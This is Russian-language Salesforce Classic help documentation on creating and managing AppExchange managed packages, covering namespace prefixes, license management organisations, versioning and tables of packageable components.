[Регистрация префикса пространства имен](#)

[Выбор организации по управлению лицензиями](#)

СМ. ТАКЖЕ:

[Управление пакетами](#)

[Преобразование неуправляемых пакетов в управляемые](#)

[Настройка параметров разработчика](#)

[Регистрация префикса пространства имен](#)

[Выбор организации по управлению лицензиями](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition.**

Загрузки и установки пакетов доступны в версиях:  
**Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения поддержки управляемых пакетов:

- «Настройка приложения»

Для создания пакетов:

- «Создание пакетов AppExchange»




Для загрузки пакетов:

- «Загрузка пакетов AppExchange»



## Общие сведения об управляемых пакетах

Управляемый пакет — это совокупность компонентов приложения, которая опубликована в каталоге AppExchange как единое целое и связана с пространством имен, а также организацией по управлению лицензиями.


- Создание и использование управляемого пакета доступно только в организации Developer Edition.
- Ниже перечислены значки, используемые для обозначения управляемых пакетов.
  -  «Управляемый — бета-версия»
  -  «Управляемый — выпущенный»
  -  «Управляемый — установленный»

## Настройка параметров разработчика

Параметры разработчика в организации Developer Edition позволяют создавать и загружать отдельные управляемые пакеты в каталог AppExchange, предоставляя другим пользователям возможность установки и обновления пакетов в собственных организациях. Настроенные параметры разработчика не могут быть изменены. Независимо от параметров разработчика, пользователи могут всегда создавать неограниченное количество управляемых пакетов.

Чтобы настроить параметры разработчика, выполните указанные ниже действия.

1. Введите строку «*Пакеты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пакеты**».
2. Нажмите кнопку «**Правка**».
 

 **Прим.:** Данная кнопка не отображается после настройки параметров разработчика.
3. Просмотрите нужные выбранные параметры и нажмите кнопку «**Продолжить**».
4. **Зарегистрируйте префикс пространства имен.**
5. Выберите нужный пакет. Если нужный пакет отсутствует, пропустите данное поле.
6. Нажмите кнопку «**Просмотреть выбранные параметры**».
7. Нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition.**

Загрузки и установки пакетов доступны в версиях:  
**Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition.**

Загрузки и установки пакетов доступны в версиях:  
**Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров разработчика:


- «Настройка приложения»

Для создания пакетов:

- «Создание пакетов AppExchange»

Для загрузки пакетов:

- «Передача пакетов AppExchange»

-  **Совет:** При необходимости **укажите организацию по управлению лицензиями** для управляемого пакета. Дополнительную информацию см. на веб-узле <http://sites.force.com/appexchange/publisherHome>.


СМ. ТАКЖЕ:

- [Создание управляемых пакетов](#)
- [Регистрация префикса пространства имен](#)
- [Выбор организации по управлению лицензиями](#)

## Регистрация префикса пространства имен

Префикс пространства имен — это идентификатор, содержащий не более 15 символов и отличающий пакет и его содержимое от пакетов других разработчиков AppExchange. Префиксы пространства имен не чувствительны к регистру. Например, префиксы ABC и abc считаются одинаковыми. Префикс пространства имен должен быть глобально уникальным во всех организациях Salesforce. Префикс пространства имен позволяет контролировать управляемый пакет только соответствующему пользователю.

Система Salesforce автоматически добавляет префикс пространства имен и два последовательных символа подчеркивания ко всем уникальным именам компонентов в организации Salesforce. Уникальный компонент пакета — это компонент, имя которого отличается от имен других компонентов Salesforce (например, настраиваемые объекты, настраиваемые поля, настраиваемые ссылки, элементы S-Control и правила проверки). Например, если префиксу пространства имен задано значение abc, а управляемый пакет содержит настраиваемый объект с API-именем Expense\_\_c, то данный объект доступен в интерфейсе API посредством API-имени abc\_\_Expense\_\_c. Префикс пространства имен отображается на страницах сведений обо всех компонентах.

-  **Внимание:** Элементы S-Control, хранящиеся в библиотеке элементов S-Control или на вкладке «Документы» и не использующие Force.com API, работают корректно даже после регистрации префикса пространства имен. Тем не менее, элементы S-Control, хранящиеся вне организации, или элементы S-Control, использующие Force.com API для вызова Salesforce, могут требовать более точной настройки. Дополнительную информацию см. в статье [S-Control](#) раздела *Object Reference*.

Ниже перечислены требования, предъявляемые к префиксу пространства имен.

- Начинаться с буквы
- Содержать от 1 до 15 цифр и букв
- Не содержать двух последовательных символов подчеркивания

Чтобы зарегистрировать префикс пространства имен, выполните указанные ниже действия.

1. Введите строку «*Пакеты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пакеты**».
2. Нажмите кнопку «**Правка**».

 **Прим.:** Данная кнопка не отображается после настройки параметров разработчика.

3. Просмотрите выбранные значения, необходимые для настройки параметров разработчика, и нажмите кнопку «**Продолжить**».
4. Введите нужный префикс пространства имен.
5. Чтобы определить доступность префикса пространства имен, нажмите кнопку «**Проверить доступность**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition.**

Загрузки и установки пакетов доступны в версиях:  
**Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

6. При недоступности введенного префикса пространства имен повторите предыдущие два действия.
7. Нажмите кнопку «**Просмотреть выбранные параметры**».
8. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Создание управляемых пакетов](#)

[Настройка параметров разработчика](#)

[Выбор организации по управлению лицензиями](#)

## Выбор организации по управлению лицензиями

Организация по управлению лицензиями — это организация Salesforce, используемая для отслеживания всех пользователей Salesforce, установивших управляемый пакет.

Организация по управлению лицензиями получает уведомление (в форме записи интереса) об установке или удалении пакета, а также отслеживает загрузки каждого пакета в каталоге Force.com AppExchange.

Организацией по управлению лицензиями может быть любая организация Salesforce версии Enterprise Edition, Unlimited Edition, Performance Edition или Developer Edition, установившая бесплатное приложение для управления лицензиями из каталога AppExchange. Чтобы выбрать организацию по управлению лицензиями, воспользуйтесь веб-узлом <http://sites.force.com/appexchange/publisherHome>.

СМ. ТАКЖЕ:

[Создание управляемых пакетов](#)

[Настройка параметров разработчика](#)

[Регистрация префикса пространства имен](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Developer Edition.**

Загрузки и установки пакетов доступны в версиях:  
**Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**


## Управление пакетами

Пакет — это набор компонентов и приложений Force.com, доступный другим организациям посредством каталога AppExchange. Управляемый пакет — это совокупность компонентов приложения, опубликованных в каталоге AppExchange как единое целое, а также связанных с пространством имен и организацией по управлению лицензиями. Обновления поддерживаются только управляемыми пакетами. Организация может создать отдельный управляемый пакет, который может быть загружен и установлен многими другими организациями. В отличие от неуправляемых пакетов, управляемые пакеты содержат компоненты, которые могут быть заблокированы с целью обновления управляемого пакета. Неуправляемые пакеты не содержат заблокированные компоненты и не могут быть обновлены. Кроме того, управляемые пакеты скрывают некоторые компоненты (например, Apex) от организаций-подписчиков для защиты интеллектуальной собственности разработчика.

Для управления пакетами введите строку «*Пакеты*» в поле «Быстрый поиск», затем выберите пункт «**Пакеты**». Дополнительную информацию см. в разделе «[Настройка параметров разработчика](#)» на странице 5933.

В списке пакетов доступны следующие действия.

- Чтобы создать пакет, нажмите кнопку «**Создать**», введите имя и описание пакета, а затем нажмите кнопку «**Сохранить**».
- Чтобы обновить свойства пакета, щелкните ссылку «**Правка**».
- Чтобы удалить пакет, щелкните ссылку «**Удал.**». Компоненты пакета не могут быть удалены.
- Чтобы просмотреть сведения о пакете, щелкните имя нужного пакета.

 **Прим.:** Чтобы проверить или выбрать [организацию по управлению лицензиями \(LMO\)](#) для выполненной загрузки, нажмите кнопку «**Перейти к AppExchange**» на странице сведений о загрузке пакетов.

### [Общие сведения о версиях пакета](#)

#### [Создание пакета](#)

Пакеты являются контейнерами для распространения настраиваемых функций в организациях Salesforce. Пакеты можно создавать для загрузки компонентов Lightning или приложений в интернет-магазин AppExchange или внедрения изменений в организациях.

#### [Добавление компонентов в пакет](#)

#### [Компоненты, доступные в управляемых пакетах](#)

#### [Защищенные компоненты](#)

#### [Компоненты, добавляемые в пакеты автоматически](#)

#### [Редактирование компонентов и атрибутов после установки](#)

#### [Алгоритм компонента в пакетах](#)

При создании приложения, подлежащего распространению, заранее определитесь с выбором компонентов пакетов, способов создания приложения и каналов распространения управляемых и неуправляемых пакетов.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки пакетов:

- «Передача пакетов AppExchange»

### [Общие сведения о наборах полномочий и параметрах профиля в пакетах](#)

Наборы полномочий и параметры профиля позволяют разработчикам указывать полномочия и другие параметры доступа к пакету. Прежде чем использовать наборы полномочий, параметры профиля или оба компонента, рекомендуем сопоставить их сходства и различия.

СМ. ТАКЖЕ:

[Общие сведения о пакетах](#)

[Создание пакета](#)


## Общие сведения о версиях пакета

Версия пакета — это номер, который определяет набор компонентов, загруженных в пакет. Для номера версии используется следующий формат:

*основной\_номер.дополнительный\_номер.номер\_исправления* (например, 2.1.3). Основной и дополнительный номера увеличиваются на выбранное значение при каждом основном выпуске. Значение переменной *номер\_исправления* указывается и обновляется только в случае выпуска исправления. Неуправляемые пакеты не подлежат обновлению, поэтому версия пакета — это просто набор компонентов для распространения. Версия управляемых пакетов имеет более важное значение. Доступные алгоритмы пакетов определяются используемой версией. Версии пакета позволяют издателям изменять компоненты управляемых пакетов путем выпуска последующих версий пакета без нарушения текущих интеграций, использующих пакет.

Номер версии зависит от типа выпуска пакета, который определяет способ его распространения. Система поддерживает два типа выпуска.

### Основной выпуск

Основной выпуск — это пакет со статусом  «Управляемый — выпущенный».

Основной и дополнительный номера версии пакета увеличиваются на выбранное значение при каждом основном выпуске.

### Исправленный выпуск

Исправленный выпуск — это версия исправления пакета. Номер версии исправления пакета увеличивается при каждом исправленном выпуске.

Если текущий подписчик устанавливает новую версию пакета, то пакет содержит только один экземпляр каждого компонента, который может эмулировать предыдущие версии. Например, подписчик может использовать управляемый пакет, содержащий класс Apex. Если издатель объявляет метод класса Apex нереконструируемым и выпускает новую версию пакета, то подписчику будет доступен только один экземпляр класса Apex после установки новой версии. Тем не менее, данный класс Apex может эмулировать предыдущую версию любого кода, ссылающегося на нереконструируемый метод.

Разработчики пакетов могут использовать условную логику в классах и триггерах Apex для применения разных алгоритмов в разных версиях. Данная особенность позволяет разработчикам пакетов продолжать использование текущих алгоритмов в классах и триггерах предыдущих версий пакета при развертывании кода.

При разработке клиентских приложений посредством API рекомендуем указать версию каждого пакета, используемого в интеграциях.

СМ. ТАКЖЕ:

[Управление пакетами](#)

[Планирование выпуска управляемых пакетов](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях:  
**Developer Edition.**

Загрузки и установки пакетов доступны в версиях:  
**Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

## Создание пакета

Пакеты являются контейнерами для распространения настраиваемых функций в организациях Salesforce. Пакеты можно создавать для загрузки компонентов Lightning или приложений в интернет-магазин AppExchange или внедрения изменений в организациях.

1. Введите строку «*Пакеты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пакеты**».
2. Нажмите кнопку «**Создать**».
3. Введите имя пакета. Данное имя может отличаться от имени, указанного в каталоге AppExchange.
4. Выберите язык по умолчанию для всех меток компонентов, доступных в пакете, в раскрывающемся меню «Язык».
5. При необходимости выберите настраиваемую ссылку в поле «Настроить настраиваемую ссылку» для отображения установщика приложения сведений о конфигурации. Выберите предопределенную настраиваемую ссылку на URL-адрес или элемент S-Control, созданную для пакетов начальной страницы (см. определение «[Параметр "Настроить"](#)» на странице 5997). Настраиваемая ссылка отображается как ссылка «**Настроить**» в системе Salesforce на странице загрузки Force.com AppExchange и на странице сведений о приложении в организации установщика.
6. При необходимости заполните поле «Уведомить об ошибке Apex» именем пользователя, которому должно быть отправлено электронное уведомление о возникновении ошибки в коде Apex, которая не может быть обнаружена самим кодом Apex. В противном случае каждое необработанное исключение создает электронное уведомление, которое отправляется в компанию Salesforce. Данный параметр доступен только для управляемых пакетов.
 

 **Прим.:** Пакетирование Apex доступно только организациям Developer Edition, Enterprise Edition, Unlimited Edition и Performance Edition.
7. При необходимости введите описание пакета. Данное описание может быть изменено перед загрузкой пакета в каталог AppExchange.
8. При необходимости укажите сценарий пост-установки. Данный сценарий Apex выполняется в организации подписчика после установки или обновления пакета. Дополнительную информацию см. в разделе «[Выполнение Apex при установке или обновлении пакета](#)».
9. При необходимости укажите сценарий удаления. Данный сценарий Apex выполняется в организации подписчика после удаления пакета. Дополнительную информацию см. в разделе «[Выполнение Apex при удалении пакета](#)».
10. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Подготовка приложений к распространению](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания пакетов:

- «Создание пакетов AppExchange»

## Добавление компонентов в пакет

Созданный пакет может быть дополнен компонентами (например, приложения, объекты, классы Apex или страницы Visualforce). Доступ к данным пакетам может быть предоставлен в частном порядке или всем пользователям путем загрузки в каталог Force.com AppExchange.

Чтобы добавить компоненты в пакет, в разделе «Настройка» введите «*Пакеты*» в поле «Быстрый поиск», затем выберите «**Пакеты**». Затем выберите имя пакета, к которому вы хотите добавить компоненты. Ниже перечислены действия, доступные на странице сведений о пакете.

1. Нажмите кнопку «**Добавить компоненты**».
2. Выберите нужный тип компонента в раскрывающемся списке.
  - Чтобы просмотреть содержимое столбца сортировки, начинающееся с определенной буквы, щелкните нужную букву вверху списка.
  - Чтобы перейти к следующему или предыдущему набору компонентов, щелкните ссылку «**Следующая страница**» или «**Предыдущая страница**» (при их наличии).
  - Чтобы показать или скрыть дополнительные записи, щелкните ссылку «**меньше**» или «**больше**» внизу списка (при их наличии).
3. Выберите нужные компоненты.
4. Нажмите кнопку «**Добавить в пакет**».
5. Чтобы добавить дополнительные компоненты в пакет, повторите данные действия.

СМ. ТАКЖЕ:

[Управление пакетами](#)

[Подготовка приложений к распространению](#)

## Компоненты, доступные в управляемых пакетах

Некоторые компоненты не поддерживают пакетирование с целью распространения. Компоненты созданного приложения, которые не являются пакетизируемыми, должны создаваться и настраиваться подписчиками после установки приложения. Чтобы упростить процесс установки, выполняемой подписчиками, помните о пакетизируемых компонентах во время разработки.

Таблица ниже отображает компоненты, доступные в управляемом пакете, а также определяет возможность их обновления или удаления. Ниже перечислены разделы, описывающие столбцы таблицы и их значения.

### Обновляемый

Новая версия некоторых компонентов устанавливается при обновлении пакета.

- **Нет:** компонент не обновляется.
- **Да:** компонент обновляется.

### Удаляемый подписчиком

Подписчик или установщик пакета может удалить компонент.

- **Нет:** подписчик не может удалить компонент.
- **Да:** подписчик может удалить компонент.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания пакетов:

- «Создание пакетов AppExchange»

**Удаляемый разработчиком**

Разработчик может удалить некоторые компоненты после загрузки пакета со статусом «Управляемый — выпущенный». Удаленные компоненты не удаляются из организации подписчика при обновлении пакета. Атрибут «Защищаемый» содержит дополнительные сведения об удалении компонентов.

- **Нет:** разработчик не может удалить компонент со статусом «Управляемый — выпущенный».
- **Да:** разработчик может удалить компонент со статусом «Управляемый — выпущенный».

**Защищаемый**

Разработчики могут помечать некоторые компоненты в качестве защищенных. Защищенные компоненты не могут быть связаны или использоваться компонентами, созданными в организации подписчика. Разработчик может удалить защищенный компонент в будущем выпуске. Удаление не влияет на процесс установки пакета. Компонент, помеченный как незащищенный и доступный всем пользователям, не может быть удален. Если версия пакета, устанавливаемая подписчиком, не содержит компонента, то компонент удаляется из организации подписчика.

- **Нет:** компонент не может быть помечен как защищенный.
- **Да:** компонент может быть помечен как защищенный.

**Защита интеллектуальной собственности**

Некоторые компоненты автоматически поддерживают защиту интеллектуальной собственности (например, запутывание кода Apex). Исключением являются глобальные методы Apex, то есть подписчики могут просматривать сигнатуры методов. Информация, доступная в пакетированных и публикуемых компонентах, может отображаться пользователям в каталоге AppExchange. Рекомендуем проявлять осторожность при добавлении кода в настраиваемый элемент S-Control, формулу, страницу Visualforce или любой другой компонент, который не может быть скрыт в приложении.

- **Нет:** компонент не поддерживает защиту интеллектуальной собственности.
- **Да:** компонент поддерживает защиту интеллектуальной собственности.

| Компонент                      | Обновляемый | Удаляемый подписчиком | Удаляемый разработчиком              | Защищаемый | Защита интеллектуальной собственности |
|--------------------------------|-------------|-----------------------|--------------------------------------|------------|---------------------------------------|
| Действие                       | Да          | Нет                   | Нет                                  | Нет        | Нет                                   |
| Отчетный снимок                | Нет         | Да                    | Да                                   | Нет        | Нет                                   |
| Класс Apex                     | Да          | Нет                   | Да (если не задан глобальный доступ) | Нет        | Да                                    |
| Причина общего доступа к Apex  | Да          | Нет                   | Нет                                  | Нет        | Нет                                   |
| Пересчет общего доступа к Apex | Нет         | Да                    | Да                                   | Нет        | Нет                                   |
| Триггер Apex                   | Да          | Нет                   | Да                                   | Нет        | Да                                    |
| Приложение                     | Нет         | Да                    | Да                                   | Нет        | Нет                                   |
| Тип статьи                     | Да          | Нет                   | Нет                                  | Нет        | Нет                                   |



| Компонент                       | Обновляемый | Удаляемый подписчиком | Удаляемый разработчиком | Защищаемый  | Защита интеллектуальной собственности |
|---------------------------------|-------------|-----------------------|-------------------------|---|---------------------------------------|
| Центр обработки вызовов         | Нет         | Да                    | Нет                     | Нет   | Нет                                   |
| Компактный макет                | Да          | Нет                   | Нет                     | Нет   | Нет                                   |
| Связанное приложение            | Да          | Да                    | Да                      | Нет   | Нет                                   |
| Настраиваемая кнопка или ссылка | Да          | Да*                   | Да**                    | Нет, кроме настраиваемых ссылок (только для начальной страницы) | Нет                                   |
| Настраиваемое поле              | Да          | Да*                   | Да**                    | Нет   | Нет                                   |
| Настраиваемая метка             | Да          | Нет                   | Да, если защищен        | Да  | Нет                                   |
| Настраиваемый объект            | Да          | Да*                   | Да**                    | Нет   | Нет                                   |
| Настраиваемое полномочие        | Да          | Нет                   | Нет                     | Нет   | Нет                                   |
| Тип настраиваемых отчетов       | Да          | Нет                   | Нет                     | Нет   | Нет                                   |
| Настраиваемый параметр          | Да          | Да*                   | Да**                    | Нет   | Да                                    |
| Панель мониторинга              | Нет         | Да                    | Да                      | Нет   | Нет                                   |
| Документ                        | Нет         | Да                    | Да                      | Нет   | Нет                                   |
| Шаблон эл. почты                | Нет         | Да                    | Да                      | Нет   | Нет                                   |
| Внешний источник данных         | Да          | Нет                   | Нет                     | Нет   | Нет                                   |
| Набор полей                     | Да          | Да*                   | Да**                    | Нет   | Нет                                   |
| Страница Lightning              | Да          | Нет                   | Нет                     | Нет   | Нет                                   |

| Компонент                          | Обновляемый | Удаляемый подписчиком | Удаляемый разработчиком | Защищаемый | Защита интеллектуальной собственности |
|------------------------------------|-------------|-----------------------|-------------------------|------------|---------------------------------------|
| Поток                              | Да          | Да                    | Нет                     | Нет        | Нет                                   |
| Папка                              | Нет         | Да                    | Да                      | Нет        | Нет                                   |
| Компонент начальной страницы       | Да          | Нет                   | Нет                     | Нет        | Нет                                   |
| Макет начальной страницы           | Нет         | Да                    | Да                      | Нет        | Нет                                   |
| Фирменный бланк                    | Нет         | Да                    | Да                      | Нет        | Нет                                   |
| Приложение Lightning               | Да          | Нет                   | Нет                     | Нет        | Нет                                   |
| Компонент Lightning                | Да          | Нет                   | Нет                     | Нет        | Нет                                   |
| Событие Lightning                  | Да          | Нет                   | Нет                     | Нет        | Нет                                   |
| Интерфейс Lightning                | Да          | Нет                   | Нет                     | Нет        | Нет                                   |
| Списковое представление            | Нет         | Да                    | Да                      | Нет        | Нет                                   |
| Именованные регистрационные данные | Да          | Нет                   | Нет                     | Нет        | Нет                                   |
| Макет страницы                     | Нет         | Да                    | Да                      | Нет        | Нет                                   |
| Набор полномочий                   | Да          | Да*                   | Да**                    | Нет        | Нет                                   |
| Процесс                            | См. поток.  |                       |                         |            |                                       |
| Тип записи                         | Да          | Да*                   | Да**                    | Нет        | Нет                                   |
| Параметр удаленного узла           | Нет         | Да                    | Да                      | Нет        | Нет                                   |
| Отчет                              | Нет         | Да                    | Да                      | Нет        | Нет                                   |
| S-Control                          | Да          | Нет                   | Нет                     | Нет        | Нет                                   |
| Статический ресурс                 | Да          | Да*                   | Да**                    | Нет        | Нет                                   |

| Компонент                                 | Обновляемый | Удаляемый подписчиком | Удаляемый разработчиком | Защищаемый | Защита интеллектуальной собственности |
|---|-------------|-----------------------|-------------------------|------------|---------------------------------------|
| Вкладка                                   | Да          | Да*                   | Да**                    | Нет        | Нет                                   |
| Перевод                                   | Да          | Нет                   | Нет                     | Нет        | Нет                                   |
| Правило проверки                          | Да          | Да*                   | Да**                    | Нет        | Нет                                   |
| Компонент Visualforce                     | Да          | Да***                 | Да**                    | Нет        | Да                                    |
| Страница Visualforce                      | Да          | Да*                   | Да**                    | Нет        | Нет                                   |
| Электронное предупреждение бизнес-правила | Да          | Нет                   | Да, если защищен        | Да         | Нет                                   |
| Обновление поля бизнес-правила            | Да          | Нет                   | Да, если защищен        | Да         | Нет                                   |
| Исходящее сообщение бизнес-правила        | Да          | Нет                   | Да, если защищен        | Да         | Нет                                   |
| Бизнес-правило                            | Да          | Нет                   | Нет                     | Нет        | Нет                                   |
| Задача бизнес-правила                     | Да          | Нет                   | Да, если защищен        | Да         | Нет                                   |

\* При удалении данного типа компонента из новой версии пакета и обновлении подписчика компонент может быть удален администратором (системным администратором) организации подписчика.

\*\* Если организация пакетирования поддерживает возможность удаления компонентов, то данные типы компонентов могут быть удалены даже при условии их использования в пакете «Управляемый — выпущенный».

\*\*\* При удалении общедоступного компонента Visualforce из новой версии пакета и обновлении подписчика компонент удаляется из организации подписчика при обновлении. Компонент Visualforce, являющийся глобальным, сохраняется в организации подписчика до удаления администратором (системным администратором).

#### Атрибуты и алгоритмы компонентов

Только некоторые атрибуты компонента являются обновляемыми. Управляемые пакеты меняют алгоритмы многих компонентов и применяют дополнительные ограничения. Рекомендуем учитывать данные алгоритмы при создании пакета.

Если вы регистрируете свое пространство имен после того, как сделаете ссылку на поток на странице Visualforce или в коде Apex, не забудьте добавить пространство имен к имени потока. Если этого не сделать, установка пакета будет невозможна.

### Удаление страниц Visualforce и глобальных компонентов Visualforce

Прежде чем удалить страницы Visualforce или глобальные компоненты Visualforce из пакета, удалите все ссылки на общедоступные классы Apex и общедоступные компоненты Visualforce из удаляемых страниц или компонентов. После удаления ссылок установите промежуточную версию пакета перед удалением страницы или глобального компонента.

СМ. ТАКЖЕ:

[Руководство ISVforce: удаление компонентов из управляемых пакетов](#)

### Защищенные компоненты

Разработчики могут помечать некоторые компоненты в качестве *защищенных*. Защищенные компоненты не могут быть связаны или использоваться компонентами, созданными в организации подписчика. Разработчик может удалить защищенный компонент в будущем выпуске. Удаление не влияет на процесс установки пакета. Компонент, помеченный как незащищенный и доступный всем пользователям, не может быть удален.

Ниже перечислены компоненты, которые разработчики управляемых пакетов могут помечать в качестве защищенных.

- Настраиваемые метки
- Настраиваемые ссылки (только для начальной страницы)
- Предупреждения бизнес-правил
- Обновления полей бизнес-правил
- Исходящие сообщения бизнес-правил
- Задачи бизнес-правил
- Триггеры потока бизнес-правила




Конструктор процессов заменяет триггеры потока как действия бизнес-правила, ранее доступные только в пробной версии. Организации, использующие триггеры потока как действия бизнес-правила, могут продолжить их создание и редактирование; триггеры потока как действия бизнес-правила недоступны новым организациям.

### Компоненты, добавляемые в пакеты автоматически

Добавление компонентов в пакет инициирует автоматическое добавление некоторых связанных компонентов. Например, добавление страницы Visualforce в пакет, ссылающийся на настраиваемый контроллер, инициирует добавление соответствующего класса Apex.


Таблица ниже содержит список компонентов, которые могут добавляться автоматически.

| Добавляемый компонент | Типы автоматически добавляемых компонентов   |
|-----------------------|--|
| Действие              | Целевой объект действия (если объект является настраиваемым), целевое поле действия, тип записи действия, предопределенные значения поля, макет действия; а также любые настраиваемые поля, используемые макетом действия или предопределенными значениями в целевом объекте |
| Отчетный снимок       | Отчеты   |

| Добавляемый компонент                     | Типы автоматически добавляемых компонентов  |
|---|---|
| Класс Арех                                | <p>Настраиваемые поля, настраиваемые объекты и другие явно ссылочные классы Арех, а также любые компоненты, которые напрямую используются классом Арех</p> <p> <b>Прим.:</b> Если класс Арех ссылается на настраиваемую переведенную метку, то отдельные языки перевода должны быть добавлены пользователем в пакет. В противном случае пакет не содержит переводы данной метки.</p>   |
| Триггер Арех                              | <p>Настраиваемые поля, настраиваемые объекты и любые явно ссылочные классы Арех, а также любые компоненты, которые напрямую используются триггером Арех</p>   |
| Тип статьи                                | <p>Настраиваемые поля, стандартный макет страницы</p>   |
| Компактный макет                          | <p>Настраиваемые поля</p>   |
| Настраиваемое приложение                  | <p>Настраиваемые вкладки (включая веб-вкладки), документы (сохраненные на вкладке как изображения), папка документов</p>  |
| Настраиваемая кнопка или ссылка           | <p>Настраиваемые поля и настраиваемые объекты</p>   |
| Настраиваемое поле                        | <p>Настраиваемые объекты</p>  |
| Настраиваемые макеты начальной страницы   | <p>Настраиваемые компоненты начальной страницы для макета</p>   |
| Настраиваемые параметры                   | <p>Причины общего доступа к Арех, пересчеты общего доступа к Арех, триггеры Арех, настраиваемые кнопки или ссылки, настраиваемые поля, списковые представления, макеты страниц, типы записей, правила проверки</p>  |
| Настраиваемый объект                      | <p>Настраиваемые поля, правила проверки, макеты страниц, списковые представления, настраиваемые кнопки, настраиваемые ссылки, типы записей, причины общего доступа к Арех, пересчеты общего доступа к Арех, триггеры Арех</p> <p> <b>Прим.:</b></p> <ul style="list-style-type: none"> <li>• Расширения не поддерживают причины общего доступа к Арех.</li> <li>• Пакетирование и установка настраиваемого объекта инициируют установку только общедоступных списковых представлений из приложения. Если настраиваемый объект содержит настраиваемые списковые представления, которые должны быть добавлены в пакет, убедитесь, что данные списковые представления доступны всем пользователям.</li> </ul> |
| Настраиваемый объект (как внешний объект) | <p>Внешний источник данных, настраиваемые поля, макеты страниц, списковые представления, настраиваемые кнопки и настраиваемые ссылки</p> <p> <b>Прим.:</b></p> <ul style="list-style-type: none"> <li>• Пакетирование и установка настраиваемого объекта инициируют установку только общедоступных списковых представлений из приложения. Если внешний объект содержит настраиваемые списковые</li> </ul>  |

| Добавляемый компонент      | Типы автоматически добавляемых компонентов  |
|----------------------------|---|
|                            | <p>представления, которые должны быть добавлены в пакет, убедитесь, что данные списковые представления доступны всем пользователям.</p> <ul style="list-style-type: none"> <li>Внешние объекты управляемых и неуправляемых пакетов добавляются в компонент настраиваемого объекта.</li> </ul> |
| Настраиваемая вкладка      | Настраиваемые объекты (включая все компоненты), элементы S-Control и страницы Visualforce   |
| Панель мониторинга         | Папки, отчеты (включая все компоненты), элементы S-Control и страницы Visualforce   |
| Документ                   | Папка   |
| Шаблон эл. почты           | Папка, фирменный бланк, настраиваемые поля и документы (сохраненные в фирменном бланке или шаблоне как изображения)   |
| Набор полей                | Любые ссылочные поля  |
| Страница Lightning         | Любые связанные действия  |
| Вкладка страницы Lightning | Страница Lightning  |
| Поток                      | Настраиваемые объекты, настраиваемые поля, классы Apex, страницы Visualforce  |
| Папка                      | Все компоненты папки  |
| Приложение Lightning       | Все ресурсы Lightning, на которые ссылается приложение (например, компоненты, события и интерфейсы). Настраиваемые поля, настраиваемые объекты, списковые представления, макеты страниц и классы Apex, на которые ссылается приложение.   |
| Компонент Lightning        | Все ресурсы Lightning, на которые ссылается компонент (например, вложенные компоненты, события и интерфейсы). Настраиваемые поля, настраиваемые объекты, списковые представления, макеты страниц и классы Apex, на которые ссылается компонент.   |
| Событие Lightning          | Настраиваемые поля, настраиваемые объекты, списковые представления и макеты страниц   |
| Интерфейс Lightning        | Настраиваемые поля, настраиваемые объекты, списковые представления и макеты страниц   |
| Макет страницы             | Действия, настраиваемые кнопки, настраиваемые ссылки, элементы S-Control и страницы Visualforce   |
| Набор полномочий           | Любые настраиваемые полномочия, внешние источники данных, страницы Visualforce и классы Apex, назначенные в наборе полномочий   |
| Тип записи                 | Соотнесения типов записей, компактный макет   |
| Отчет                      | Папка, настраиваемые поля, настраиваемые объекты, типы настраиваемых отчетов, настраиваемые элементы S-Control  |
| Элемент S-Control          | Настраиваемые поля и настраиваемые объекты  |
| Перевод                    | Переведенные термины любого компонента пакета   |

| Добавляемый компонент                    | Типы автоматически добавляемых компонентов  |
|--|---|
| Правило проверки                         | Настраиваемые поля (используемые формулой)  |
| Компонент начальной страницы Visualforce | Связанная страница Visualforce  |
| Страницы Visualforce                     | Классы Apex, используемые как настраиваемые контроллеры, настраиваемые компоненты Visualforce, наборы ссылочных полей   |
| Бизнес-правило                           | Все связанные предупреждения, обновления поля, исходящие сообщения и задачи бизнес-правила; а также настраиваемый объект (если бизнес-правило создано для настраиваемого объекта) |

 **Прим.:** Некоторые компоненты пакета (например, правила проверки или типы записей) могут не отображаться в списке компонентов пакета, но добавляются и устанавливаются наряду с другими компонентами.

## Редактирование компонентов и атрибутов после установки

Таблица ниже отображает компоненты и атрибуты, доступные для редактирования после установки из управляемого пакета. Ниже перечислены разделы, описывающие столбцы таблицы и их значения.

### Редактируемый разработчиком

